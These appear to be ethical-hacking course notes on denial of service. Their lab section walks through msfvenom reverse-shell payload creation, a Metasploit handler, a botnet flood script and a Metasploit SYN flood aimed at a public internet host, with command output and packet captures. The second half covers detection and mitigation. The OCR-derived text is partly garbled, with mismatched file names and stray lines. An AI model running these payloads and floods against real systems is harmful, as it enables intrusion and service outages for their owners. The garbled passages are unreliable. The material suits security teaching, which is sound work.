 Ethernet II, Src: AtherosSolutio_62:bb:61 (a0:91:ca:62:bb:61), Dst: Intel_65:2d:f4 (d4:a0:10:42:6a:00)
 Internet Protocol Version 6, Src: 2a02:13c8:8:51::44, Dst: 2401:4900:881d:3fe:91:9c:e4
 Transmission Control Protocol, Src Port: 12765, Dst Port: 49124, Seq: 1, Ack: 1, Len: 74

Perform a DDoS Attack using Botnet

A **DDoS attack using a botnet** involves many compromised systems (bots) sending massive traffic to one target at the same time, exhausting its bandwidth or resources and making the service unavailable to legitimate users. In ethical practice, this is **studied only through simulations in a controlled lab environment** to understand traffic patterns, detection, and mitigation, not performed on real systems.

- Turn on linux/Parrot Security virtual machine.
- Open a Terminal window and execute sudo su to run the programs as a root user (When prompted, enter the password toor).
- Run the command **msfvenom -p windows/meterpreter/reverse_tcp lhost=<ip> lport=4444 -f exe > exploit1.exe** to generate payload7.exe payload.
- Copy the payloads into the shared folder by executing **cp exploit3.exe /var/www/html/share/** command.
- Start the Apache server by running **service apache2 start** command.



```

kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Session Actions Edit View Help
[+] sache7@kali:~[~]
$ sudo su
[sudo] password for sache7:
[sudo] password again:
[sudo] password for sache7:
[root@kali:~/home/sache7]
[!] msfvenom -p windows/meterpreter/reverse_tcp lHOST=192.168.1.33 lPORT=4444 -f exe -o payload7.exe
[!] No platform was selected, choosing Msf::Platform::Windows from the payload
[!] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 1136 bytes
Final size of exe file: 7168 bytes
Saved as: payload7.exe
[root@kali:~/home/sache7]
# ls
acunetix-13-kali-linux Documents evilginx2 mdhash.txt pass.txt payload5.exe Photon Raven-Storm server3.apk serverr.apk Sundar.txt test.txt yersinia.log
CamPhish Downloads hash.txt Music payload1.exe payload6.exe Pictures sache7.txt server.apk shell.txt Templates Videos zphisher
Desktop eecouncil_subdomains.txt lazy3 ntmdhash.txt payload2.exe payload7.exe Public server2.apk ShellPhish Test website.txt
[root@kali:~/home/sache7]
# cp payload7.exe /var/www/html
[root@kali:~/home/sache7]
# cd /var/www/html
[root@kali:~/var/www/html]
# service apache2 start
[root@kali:~/var/www/html]
# 

```

MODULE –10 DENIAL OF SERVICE

- Run `msfconsole -x "use exploit/multi/handler; set payload windows/meterpreter/reverse_tcp; set lhost<ip>; set lport 4444; run"` command to launch Metasploit Framework on terminal 1.

- The Meterpreter session was successfully opened, as shown in the screenshots.

MODULE –10 DENIAL OF SERVICE

- Run the DDoS file using command **python3 eagle-dos.py** on windows shell terminal. It will ask for Target's IP, type <ip> and hit enter.

Note: Make sure you run script on all 3 shell terminals.

The screenshot shows a terminal window titled "kali linux [Running] - Oracle VirtualBox". The terminal displays a list of network traffic capture entries, likely from a tool like Wireshark or a similar packet sniffer. The entries are organized into columns: Action, Source IP, Destination IP, Port, and Type. The "Type" column includes labels such as "Through port", "Through", and "Port". The list is very long, spanning multiple pages of the terminal window.

Action	Source IP	Destination IP	Port	Type
Send 44665	Packet(s) to 162.241.216.11	Through	port 44666	
Send 44667	Packet(s) to 162.241.216.11	Through	port 44667	
Send 44668	Packet(s) to 162.241.216.11	Through	port 44668	
Send 44669	Packet(s) to 162.241.216.11	Through	port 44669	
Send 44670	Packet(s) to 162.241.216.11	Through	port 44670	
Send 44671	Packet(s) to 162.241.216.11	Through	port 44671	
Send 44672	Packet(s) to 162.241.216.11	Through	port 44672	
Send 44673	Packet(s) to 162.241.216.11	Through	port 44673	
Send 44674	Packet(s) to 162.241.216.11	Through	port 44674	
Send 44675	Packet(s) to 162.241.216.11	Through	port 44675	
Send 44676	Packet(s) to 162.241.216.11	Through	port 44676	
Send 44677	Packet(s) to 162.241.216.11	Through	port 44677	
Send 44678	Packet(s) to 162.241.216.11	Through	port 44678	
Send 44679	Packet(s) to 162.241.216.11	Through	port 44679	
Send 44680	Packet(s) to 162.241.216.11	Through	port 44680	
Send 44681	Packet(s) to 162.241.216.11	Through	port 44681	
Send 44682	Packet(s) to 162.241.216.11	Through	port 44682	
Send 44683	Packet(s) to 162.241.216.11	Through	port 44683	
Send 44684	Packet(s) to 162.241.216.11	Through	port 44684	
Send 44685	Packet(s) to 162.241.216.11	Through	port 44685	
Send 44686	Packet(s) to 162.241.216.11	Through	port 44686	
Send 44687	Packet(s) to 162.241.216.11	Through	port 44687	
Send 44688	Packet(s) to 162.241.216.11	Through	port 44688	
Send 44689	Packet(s) to 162.241.216.11	Through	port 44689	
Send 44690	Packet(s) to 162.241.216.11	Through	port 44690	
Send 44691	Packet(s) to 162.241.216.11	Through	port 44691	
Send 44692	Packet(s) to 162.241.216.11	Through	port 44692	
Send 44693	Packet(s) to 162.241.216.11	Through	port 44693	
Send 44694	Packet(s) to 162.241.216.11	Through	port 44694	
Send 44695	Packet(s) to 162.241.216.11	Through	port 44695	
Send 44696	Packet(s) to 162.241.216.11	Through	port 44696	
Send 44697	Packet(s) to 162.241.216.11	Through	port 44697	
Send 44698	Packet(s) to 162.241.216.11	Through	port 44698	
Send 44699	Packet(s) to 162.241.216.11	Through	port 44699	
Send 44700	Packet(s) to 162.241.216.11	Through	port 44700	
Send 44701	Packet(s) to 162.241.216.11	Through	port 44701	
Send 44702	Packet(s) to 162.241.216.11	Through	port 44702	
Send 44703	Packet(s) to 162.241.216.11	Through	port 44703	
Send 44704	Packet(s) to 162.241.216.11	Through	port 44704	
Send 44705	Packet(s) to 162.241.216.11	Through	port 44705	
Send 44706	Packet(s) to 162.241.216.11	Through	port 44706	
Send 44707	Packet(s) to 162.241.216.11	Through	port 44707	
Send 44708	Packet(s) to 162.241.216.11	Through	port 44708	
Send 44709	Packet(s) to 162.241.216.11	Through	port 44709	
Send 44710	Packet(s) to 162.241.216.11	Through	port 44710	
Send 44711	Packet(s) to 162.241.216.11	Through	port 44711	
Send 44712	Packet(s) to 162.241.216.11	Through	port 44712	
Send 44713	Packet(s) to 162.241.216.11	Through	port 44713	

- Attack started

Capturing from eth0

No. Time Source Destination Protocol Length Info

44568 27.66919839 192.168.1.59 162.241.216.11 IPv4 1514 Fragmented IP protocol (proto=UDP 17, off=0, ID=0149) [Reassembled in #44562]

44561 27.66919841 192.168.1.59 162.241.216.11 IPv4 1514 Fragmented IP protocol (proto=UDP 17, off=1480, ID=0149) [Reassembled in #44562]

44562 27.66919849 192.168.1.59 162.241.216.11 UDP 582 49015 ... 30098 Len:3569

44563 27.67172992 192.168.1.59 162.241.216.11 IPv4 1514 Fragmented IP protocol (proto=UDP 17, off=0, ID=014a) [Reassembled in #44565]

44564 27.67622716 192.168.1.59 162.241.216.11 IPv4 1514 Fragmented IP protocol (proto=UDP 17, off=1480, ID=014a) [Reassembled in #44565]

44565 27.67353311 192.168.1.59 162.241.216.11 UDP 582 49015 ... 30098 Len:3569

44566 27.67353313 192.168.1.59 162.241.216.11 IPv4 1514 Fragmented IP protocol (proto=UDP 17, off=0, ID=014b) [Reassembled in #44566]

44567 27.67353348 192.168.1.59 162.241.216.11 IPv4 1514 Fragmented IP protocol (proto=UDP 17, off=1480, ID=014b) [Reassembled in #44566]

44568 27.67352336 192.168.1.59 162.241.216.11 UDP 582 49015 ... 30099 Len:3569

44569 27.67807809 192.168.1.59 162.241.216.11 IPv4 1514 Fragmented IP protocol (proto=UDP 17, off=0, ID=014c) [Reassembled in #44571]

44570 27.67859794 192.168.1.59 162.241.216.11 IPv4 1514 Fragmented IP protocol (proto=UDP 17, off=1480, ID=014c) [Reassembled in #44571]

44571 27.67859796 192.168.1.59 162.241.216.11 UDP 582 49015 ... 30098 Len:3569

44572 27.68316153 192.168.1.59 162.241.216.11 IPv4 1514 Fragmented IP protocol (proto=UDP 17, off=0, ID=014d) [Reassembled in #44574]

44573 27.689772866 192.168.1.59 162.241.216.11 IPv4 1514 Fragmented IP protocol (proto=UDP 17, off=1480, ID=014d) [Reassembled in #44574]

44574 27.6813252517 192.168.1.59 162.241.216.11 UDP 582 49015 ... 30101 Len:3569

44575 27.682085280 192.168.1.59 162.241.216.11 IPv4 1514 Fragmented IP protocol (proto=UDP 17, off=0, ID=014e) [Reassembled in #44577]

44576 27.682111829 192.168.1.59 162.241.216.11 IPv4 1514 Fragmented IP protocol (proto=UDP 17, off=1480, ID=014e) [Reassembled in #44577]

44577 27.683241049 192.168.1.59 162.241.216.11 UDP 582 49015 ... 30102 Len:3569

Frame 1: 1514 bytes on wire (12112 bits), 1514 bytes captured (12112 bits) on interface eth0, id 0

Ethernet II, Src: PCSystemtecn_51:4d:c3 (08:00:27:51:4d:c3), Dst: NokiaSolutio_62:b6:61 (00:91:ca:02:b6:61)

Internet Protocol Version 4, Src: 192.168.1.59, Dst: 162.241.216.11

Data (1480 bytes)

Packets: 44577

Perform DOS/DDOS Using Metasploit

Metasploit is a powerful and widely used penetration testing framework that helps security professionals and ethical hackers identify, exploit, and validate vulnerabilities in systems and networks.

How to use it :-:

- Open kali linux terminal and type msfconsole
- Now search synflood
- Synflood auxiliary display
- Now use this auxiliary



```

kali: [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Session Actions Edit View Help
sachet@kali: ~
$ msfconsole
Metasploit tip: Set the current module's RHOSTS with database values
using hosts -R or services -R

      d888888b d888P d888888P d888888b
      'db'      dB
      d8' d8' d8' d88P      d8P dB
      d8' d8' d8' d88P      d8P dB
      d8' d8' d8' d888P      d8P d888888b

      d888888P d888888P      d888888P d888888P
      'd8'      d8' d8' d8' d8' d8' d8P
      d8' d8' d8' d8' d8' d8' d8' d8P d8P
      d888888P d888888P d888888P d888888P d8P

      To boldly go where no
      shell has gone before

      =[ metasploit v6.4.0-dev
+ --=[ 3,572 exploits - 1,317 auxiliary - 1,688 payloads   ]
+ --=[ 432 post - 49 encoders - 13 nops - 9 evasion    ]
]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

MSF > search syn_flood

Matching Modules

# Name          Disclosure Date  Rank   Check  Description
# auxiliary/dos/tcp/synflood -       normal No    TCP SYN FLOOD

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/dos/tcp/synflood


MSF > use 0
MSF auxiliary/dos/tcp/synflood > show options
Module options (auxiliary/dos/tcp/synflood):

BSE midcap
+0.88%

```

MODULE –10 DENIAL OF SERVICE

- Now set RHOST and set SPORT




```
kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Session Actions Edit View Help

0      To boldly go where no
       shell has gone before

+---[ metasploit v6.4.00-dev
+--[ 2,372 exploits - 1,317 auxiliary - 1,680 payloads
+--[ 432 post - 49 encoders - 13 mops - 9 evasion
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
msf > search syn flood
Matching Modules
#  Name          Disclosure Date  Rank   Check  Description
-  0  auxiliary/dos/tcp/synflood  .           normal No    TCP [REDACTED] [REDACTED]
Interact with a module by name or index. For example info 0, use 0 or use auxiliary/dos/tcp/synflood
msf > use 0
msf auxiliary(dos/tcp/synflood) > show options
Module options (auxiliary/dos/tcp/synflood):
Name  Current Setting  Required  Description
INTERFACE      no        The name of the interface
NUM           no        Number of SYNs to send (else unlimited)
RHOSTS        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
REPORT         80       The target port
SHOST          no        The spoofable source address (else randomizes)
SNAPLEN        65535    The number of bytes to capture
SPORT          no        The source port (else randomizes)
TIMEOUT        500      The number of seconds to wait for new data
View the full module info with the info, or info -d command.
msf auxiliary(dos/tcp/synflood) > set rhosts certifiedhacker.com
rhosts => certifiedhacker.com
msf auxiliary(dos/tcp/synflood) > set sport 80
sport => 80
msf auxiliary(dos/tcp/synflood) > run
[*] Running module against 162.241.216.11
[*] SYN Flooding 162.241.216.11:80 ...
SIOCSIFFLAGS: Operation not permitted
```

- Type run




```
kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Session Actions Edit View Help

root@kali:~#
Matching Modules
#  Name          Disclosure Date  Rank   Check  Description
-  0  auxiliary/dos/tcp/synflood  .           normal No    TCP [REDACTED] [REDACTED]
Interact with a module by name or index. For example info 0, use 0 or use auxiliary/dos/tcp/synflood
msf > use 0
msf auxiliary(dos/tcp/synflood) > show options
Module options (auxiliary/dos/tcp/synflood):
Name  Current Setting  Required  Description
INTERFACE      no        The name of the interface
NUM           no        Number of SYNs to send (else unlimited)
RHOSTS        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
REPORT         80       The target port
SHOST          no        The spoofable source address (else randomizes)
SNAPLEN        65535    The number of bytes to capture
SPORT          no        The source port (else randomizes)
TIMEOUT        500      The number of seconds to wait for new data
View the full module info with the info, or info -d command.
msf auxiliary(dos/tcp/synflood) > set RHOSTS certifiedhacker.com
RHOSTS => certifiedhacker.com
msf auxiliary(dos/tcp/synflood) > set sport 80
sport => 80
msf auxiliary(dos/tcp/synflood) > run
[*] Running module against 162.241.216.11
/usr/share/metasploit-framework/lib/msf/core/exploit/capture.rb:123: warning: undefining the allocator of T_DATA class PCAPRB::Pcap
[*] SYN Flooding 162.241.216.11:80 ...
```

MODULE –10 DENIAL OF SERVICE

- Here , attack started , open wireshark to monitor attack
- Attack started



Detect and Protect Against DoS and DDoS Attacks

1. Honeypot: -

Think ancient traps—bait left out on purpose, waiting for curiosity to trip over itself. Same story, new century. In cybersecurity, a **honeypot** is a **decoy system** designed to look vulnerable so attackers walk in willingly... and leave footprints everywhere.

A **honeypot** is **not** a real production system.
It exists to be attacked.

Attackers think they found an easy win.
Security teams think: “*Perfect. Tell me everything.*”

Why it's used

- To observe attacker behavior
- To detect new exploits and malware
- As an early warning system
- To collect forensic evidence

No noise, no false positives—because nobody legitimate should be there.

Types (clean and exam-ready)

- **Low-interaction honeypot**
Simulates basic services. Safer, limited data.
- **High-interaction honeypot**
A full system. Risky, but rich intelligence.
- **Production honeypot**
Deployed inside real networks for detection.
- **Research honeypot**
Used by researchers to study attack techniques in depth.

The honest truth

- A honeypot is **not a replacement** for firewalls or IDS
- Poor isolation can turn it into an attacker's launchpad
- It's a tool for **insight**, not brute defense

MODULE –10 DENIAL OF SERVICE

HoneyBOT - Log_20251222.bin								
	Date	Time	Remote IP	Remote Port	Local IP	Local Port	Protocol	Bytes
Ports	12/22/2025	1:35:29 PM	192.168.1.9	138	0.0.0.0	138	UDP	179
Remotes	12/22/2025	1:35:30 PM	192.168.1.78	138	0.0.0.0	138	UDP	201
	12/22/2025	1:35:31 PM	192.168.1.78	138	0.0.0.0	138	UDP	179
	12/22/2025	1:35:31 PM	192.168.1.78	138	0.0.0.0	138	UDP	201
	12/22/2025	1:35:32 PM	192.168.1.78	138	0.0.0.0	138	UDP	201
	12/22/2025	1:35:34 PM	192.168.1.9	138	0.0.0.0	138	UDP	179
	12/22/2025	1:35:34 PM	192.168.1.78	138	0.0.0.0	138	UDP	201
	12/22/2025	1:35:35 PM	192.168.1.78	138	0.0.0.0	138	UDP	191
	12/22/2025	1:35:35 PM	192.168.1.78	138	0.0.0.0	138	UDP	192
	12/22/2025	1:35:36 PM	192.168.1.9	138	0.0.0.0	138	UDP	191
	12/22/2025	1:35:36 PM	192.168.1.78	138	0.0.0.0	138	UDP	192
	12/22/2025	1:35:37 PM	192.168.1.9	138	0.0.0.0	138	UDP	191
	12/22/2025	1:35:38 PM	192.168.1.9	138	0.0.0.0	138	UDP	191

SACHCHITA

2. Anti-DDoS Guardian: -

An **Anti-DDoS Guardian** is basically a **bouncer for your network**. Loud crowd outside? Fake IDs? Suspicious traffic acting drunk at 3 a.m.? Guardian says: “*Not today.*”

What it actually does

At its core, it **detects, filters, and absorbs DDoS traffic** so real users don’t get locked out while attackers spam packets like it’s their full-time job.

No hacks. No counterattacks. Just discipline.

How it works (under the hood)

- **Traffic monitoring** – watches normal behavior like an old watchman
- **Anomaly detection** – sudden spikes? Weird patterns? Red flag
- **Rate limiting** – slow the flood before it drowns the server
- **Traffic filtering** – bad packets out, good packets in
- **Scrubbing centers / mitigation layers** – clean traffic before delivery

Ancient principle, modern scale: *control the gate.*

Where it lives

- **On-premise appliances** (traditional, hardware-based)
- **Cloud-based protection** (scalable, flexible, popular now)
- **Hybrid models** (best of both worlds, if configured right)

What it protects against

- **Volume-based attacks** (UDP floods, ICMP floods)
- **Protocol attacks** (SYN floods, malformed packets)
- **Application-layer attacks** (slow, sneaky, annoying)

MODULE –10 DENIAL OF SERVICE

Act...	Time	Outgoing...	Incoming ...	Local IP Address	Port	Remote IP Address	Port	Pro...	Information
●	13:34:51	0	313369668	192.168.1.3	3912..	192.168.1.59	50088..	UDP	
●	13:34:51	768676	277192	192.168.1.59				OT...	
●	13:34:53	0	2544	239.255.255.250	1900	192.168.1.18	60078..	UDP	
●	13:34:55	3047	7841	192.168.1.3	64310..	192.168.1.1	53	UDP	Query clients4.google.com
●	13:34:58	0	118	192.168.1.255	57621	192.168.1.49	57621	UDP	
●	13:34:59	0	2320	192.168.1.3	5552	192.168.1.78	51523..	TCP	
●	13:35:03	450	563	192.168.1.3	55099..	172.188.155.25	44..	TCP	
●	13:35:05	0	6329	224.0.0.251	5353	192.168.1.44	5353	UDP	
●	13:35:08	0	1890	192.168.1.255	138..	192.168.1.78	138..	UDP	
●	13:35:08	0	1453	192.168.1.255	138..	192.168.1.5	138..	UDP	
●	13:35:11	0	3667	224.0.0.251	5353	192.168.1.30	5353	UDP	
●	13:35:28	0	2954	224.0.0.251	5353	192.168.1.36	5353	UDP	
●	13:35:39	200224	17100	192.168.1.3	44454..	192.171.41.11	44..	TCP	Access dual-spoof-0006.spoof-dc-msedge.net
●	13:35:41	14494	34327	192.168.1.3	44454..	52.19.76.41	44..	TCP	
●	13:35:41	1770	6	192.168.1.3	192..	192.168.1.9		ICMP	
●	13:35:44	0	4965	224.0.0.251	5353	192.168.1.63	5353	UDP	
●	13:35:49	7487	8125	192.168.1.3	44449..	20.47.77.27	44..	TCP	
●	13:35:53	0	1651	239.255.255.250	1900	192.168.1.49	65165..	UDP	
●	13:36:05	0	3043	239.255.255.250	1900	192.168.1.5	56868..	UDP	
●	13:36:16	0	3277	224.0.0.251	5353	192.168.1.98	5353	UDP	
●	13:36:26	0	2928	224.0.0.251	5353	192.168.1.9	5353	UDP	
●	13:36:53	6410	7627	192.168.1.3	55304..	20.189.173.18	44..	TCP	Access onedocsolprdwus15.westus.cloudapp.azure.com
●	13:37:43	0	1408	255.255.255.255	67	0.0.0.0	68	UDP	
●	13:37:43	0	656	255.255.255.255	68	192.168.1.1	67..	UDP	
●	13:37:43	0	268	224.0.0.252	5355	192.168.1.10	55415..	UDP	
●	13:37:51	0	87	224.0.0.251	5353	192.168.1.49	5353	UDP	
●	13:38:01	0	902	224.0.0.251	5353	192.168.1.10	5353	UDP	
●	13:38:11	2093	7530	192.168.1.3	47376..	51.132.193.104	44..	TCP	
●	13:38:12	0	525	224.0.0.252	5355	192.168.1.5	57881..	UDP	
●	13:38:22	0	492	224.0.0.251	5353	192.168.1.5	5353	UDP	
●	13:38:23	0	795	192.168.1.255	137..	192.168.1.36	137..	UDP	
●	13:38:46	0	264	224.0.0.252	5355	192.168.1.98	60661..	UDP	
●	13:38:59	0	100	224.0.0.251	5353	192.168.1.21	5353	UDP	
●	13:39:11	0	1838	192.168.1.255	138..	192.168.1.9	138..	UDP	
●	13:39:20	0	243	192.168.1.255	138..	192.168.1.17	138..	UDP	

Block unwanted network traffic

NUM
01:39 PM
22-12-2025

DoS and DDoS Attack Countermeasures

Detection, Prevention, Mitigation, and Forensics

1. Detection Techniques

Detection focuses on identifying **abnormal traffic behavior**—sudden spikes, flash events, or deviations from baseline network statistics.

1.1 Activity Profiling

Analyzes packet headers and average traffic flow rates.

- DoS → sudden surge in a single traffic cluster
- DDoS → multiple clusters from distributed sources

1.2 Sequential Change-Point Detection

Uses statistical algorithms like **CUSUM** to detect abrupt changes in traffic patterns.

Traffic is filtered by:

- IP address
- Port
- Protocol

Effective for detecting DoS, DDoS, and worm scanning activity.

1.3 Wavelet-Based Signal Analysis

Breaks traffic into **spectral components**.

By measuring energy variations in each window, anomalies are isolated from background noise.

2. Prevention Strategies

Prevention aims to stop attacks **before bandwidth or system resources are exhausted**.

2.1 Network Perimeter Protection

- **Ingress Filtering:** Blocks packets with spoofed source IP addresses.
- **Egress Filtering:** Prevents malicious traffic from leaving the internal network.

- **RFC 3704 Filtering:** ISP-level filtering to block spoofed traffic before it reaches the victim network.
- **Rate Limiting:** Controls traffic flow on network interfaces to reduce flooding impact.
- **TCP Intercept:** Routers validate TCP handshake requests to protect against **SYN flood** attacks.

2.2 Neutralizing Botnet Infrastructure

- **Neutralizing Handlers:** Disabling a few command-and-control nodes can cripple thousands of bots.
- **IP Source Guard:** Filters traffic using DHCP snooping databases to block spoofed packets (commonly on Cisco devices).

3. Mitigation and Response Strategies

When prevention fails and the storm hits, mitigation keeps services alive.

Strategy	Description
Absorbing	Use extra bandwidth and infrastructure to handle traffic spikes
Deflecting	Deploy honeypots to divert and analyze attack traffic
Degrading	Disable non-critical services to preserve essential operations
Load Balancing	Distribute traffic across replicated servers
Throttling	Limit traffic to safe processing levels
Drop Requests	Drop packets or enforce computational puzzles to filter attackers

No heroics—just controlled damage.

4. ISP and Cloud-Level Protection

Large-scale attacks don't respect local defenses. This is where ISPs step in.

- **Black Hole Filtering:** Drops attack traffic at routing level before it reaches the target.
- **In-the-Cloud Protection:** Attack traffic is redirected to ISP or cloud scrubbing centers.
- **IP Migration:** Change the target IP address and update DNS records post-attack.
- **Specialized Services:** Platforms like **Cloudflare** and **Akamai** use massive distributed infrastructure to absorb and scrub DDoS traffic.

Old trick, new scale.

5. Post-Attack Forensics

After the dust settles, analysis strengthens future defenses.

- **Traffic Pattern Analysis:** Refines filtering, throttling, and load balancing rules.
- **Packet Traceback:** Identifies attack origin paths for future blocking.
- **Event Log Analysis:** Determines attack type, tools used, and attack vectors.

History doesn't repeat—but attackers sure do.

Final Word

DoS and DDoS attacks aren't about clever code. They're about **pressure**—on bandwidth, systems, and people. Detection buys time. Prevention buys safety. Mitigation buys survival.

Module Summary – Explained

This module walked through the **full lifecycle of DoS and DDoS attacks**, from idea to impact to defense. Not just “what breaks,” but **why it breaks and how people fight back**.

First, it laid the **foundation**:

- What **DoS** and **DDoS** attacks really are
- Why availability is the main target
- How simple overload turns into real-world outages

Then it zoomed out to the **botnet ecosystem**:

- How compromised systems are recruited
- Why botnets make DDoS attacks scalable, distributed, and nasty
- How attackers control armies without being seen

Next came the **attack landscape**:

- Different **types of DoS/DDoS attacks** (volumetric, protocol, application layer)
- How each targets a different weakness
- Why some attacks are loud and others are sneaky

After that, the module covered **attack tools**:

- Tools attackers use to generate floods and abuse protocols
- Why automation makes attacks cheap and repeatable
- How the same tools force defenders to think at scale

